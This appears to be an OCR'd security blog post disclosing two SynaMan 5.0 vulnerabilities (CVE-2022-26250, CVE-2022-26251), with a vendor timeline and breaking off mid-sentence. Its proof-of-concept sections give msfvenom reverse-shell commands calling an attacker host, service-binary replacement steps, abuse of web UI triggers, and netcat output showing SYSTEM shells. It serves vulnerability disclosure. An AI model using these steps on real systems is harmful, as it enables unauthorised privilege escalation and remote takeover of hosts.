
Multiple vulnerabilities in Synametrics' Synaman

Apr 05, 2022 in **HACKING** • **VULNERABILITIES**
synaman **synametrics**
4 min read

While doing a CTF box, I escalated privileges using an unintended path that led to the below discoveries.

Synametrics definition of Synaman:

"SynaMan - A Remote File Manager - Share large files with colleagues without compromising on security." // mark this sentence



CVEs registered

- CVE-2022-26250: LPE via weak service permissions
- CVE-2022-26251: RCE and privilege escalation by using the default web UI administrative features.

Affected versions and platforms

Synaman 5.0 and below. Partial fix on Synaman 5.1.

Fixed versions

Version 5.1 fixes CVE-2022-26250. Note that even users that got 5.1 when it came out have to update as there was several fixes made by vendor on the same version number.

Version 5.1 claims to fix CVE-2022-26250 but it does not.

Timeline

- 05/01/2022: Initial mail to vendor and immediate response asking for precisions
- 08/01/2022: Bumping vendor to know if they will fix
- 10/01/2022: vendor says they are working on a fix
- 08/02/2022: vendor silently release a new version
- 11/02/2022: asking vendor if that version fixes the issues, reply is yes
- 21/02/2022: testing and contacting vendor stating released version does not fix vulnerabilities
- 23/03/2022: CVE assigned, bumping vendor to know if they will fix
- 24/03/2022: vendor states he thinks it is fixed. Tests show that it is not and recommendation is sent to vendor
- 01/04/2022: vendor fixes CVE-2022-26250
- 05/04/2022: public disclosure

CVE-2022-26250: Local Privilege Escalation via weak service permissions

Synaman is installed by default in “C:\Synaman” with weak folder permissions granting any user write permission to the contents of the directory and its sub-folders. In addition, the program installs a service called “SynaMan” which runs as “LocalSystem”, this will allow any local user to escalate privileges to “NT AUTHORITY\SYSTEM” by substituting the service’s binary with a malicious one.

Proof of Concept

In the below, attacker machine is 192.168.0.11 and Synaman server is 192.168.0.10.

Querying the service configuration:

```
PS C:\> sc.exe qc SynaMan
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SynaMan
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\SynaMan\SynaMan.exe //RS//SynaMan
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : SynaMan
        DEPENDENCIES       : Tcpip
                           : Afd
        SERVICE_START_NAME : LocalSystem
```

And checking the permissions associated with the binary:

```
PS C:\> icacls  C:\SynaMan\SynaMan.exe
C:\SynaMan\SynaMan.exe NT AUTHORITY\SYSTEM:(I)(F)
                       BUILTIN\Administrators:(I)(F)
                       NT AUTHORITY\Authenticated Users:(I)(RX)
                       BUILTIN\Users:(I)(RX)
                       NT AUTHORITY\Authenticated Users:(I)(M)

Successfully processed 1 files; Failed processing 0 files
```

We see that “NT AUTHORITY\Authenticated Users” can modify the file.

By generating a reverse shell payload:

```
msfvenom -p windows/x64/shell_reverse_tcp -a x64 LHOST=192.168.0.11 LPORT=8080 -f exe -o
r8080.exe
```

Uploading it on the target and replacing the SynaMan.exe binary:

```
move C:\SynaMan\SynaMan.exe C:\SynaMan\SynaMan.exe.bak
move C:\SynaMan\r8080.exe C:\SynaMan\SynaMan.exe
```

And restarting the machine:

```
shutdown /r
```

It is possible to obtain a reverse shell with “nt authority\system” privileges when the host reboots:


```
└─$ nc -nvlp 8080
1 ×
listening on [any] 8080 ...
connect to [192.168.0.11] from (UNKNOWN) [192.168.0.10] 49669
Microsoft Windows [Version 10.0.19042.1348]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```

Note that this was initially found on version 5.0. Version 5.1 now installs the software in Program Files.

CVE-2022-26251: RCE and privilege escalation via web UI

The software has a web UI that can be reached by other hosts on port 6060:



An authenticated administrator can create read/write shares in arbitrary locations on the server where arbitrary files can be uploaded. He can also create “triggers” that allow an arbitrary executable to be run. Combinaison of these features allow for remote code execution. The SynaMan.exe binary is run as the SYSTEM user by default, actions are performed as this privileged user leading to privilege escalation.


So an attacker can go from administrator on the web UI to SYSTEM on the web server. Note that all these actions are there by design in this software. The vulnerability consists in using it with

malicious intent.

Proof of Concept

Create a new share on page “Manage Folders”: http://host:6060/app?operation=mngFolders

- Check “Public read”
- Check “Public write”




Create a malicious binary, for example a reverse shell payload:

```
msfvenom -p windows/x64/shell_reverse_tcp -a x64 LHOST=<attacker_host> LPORT=8080 -f exe -o r8080.exe
```

- Open a reverse shell on the attacker machine:


```
nc -nvlp 8080
```

Go to “Explore” and upload the binary on the previously created share: http://host:6060/app?operation=explore




Create a new trigger on page “Configuration” > “Triggers”: http://host:6060/app?operation=triggers

- set “Executable path” with the path of your share followed by the uploaded binary
- set “Event Type” to whatever you want (e.g.: “File uploaded”)



Provoke the trigger through the corresponding event (e.g. upload a test.txt file).



A prompt should appear on the listening netcat:

```
└─$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [192.168.0.11] from (UNKNOWN) [192.168.0.10] 51070
Microsoft Windows [Version 10.0.19042.1348]
(c) Microsoft Corporation. All rights reserved.

C:\SynaMan>whoami
whoami
nt authority\system
```

Note that this was initially found on version 5.0.

In version 5.1, vendor put a checkbox for restricting the administrator access to localhost but it is not checked by default, users are likely to not check it and click to continue installation. Even when installing with the checkbox checked, I still had remote access to the web interface with the admin user on another host: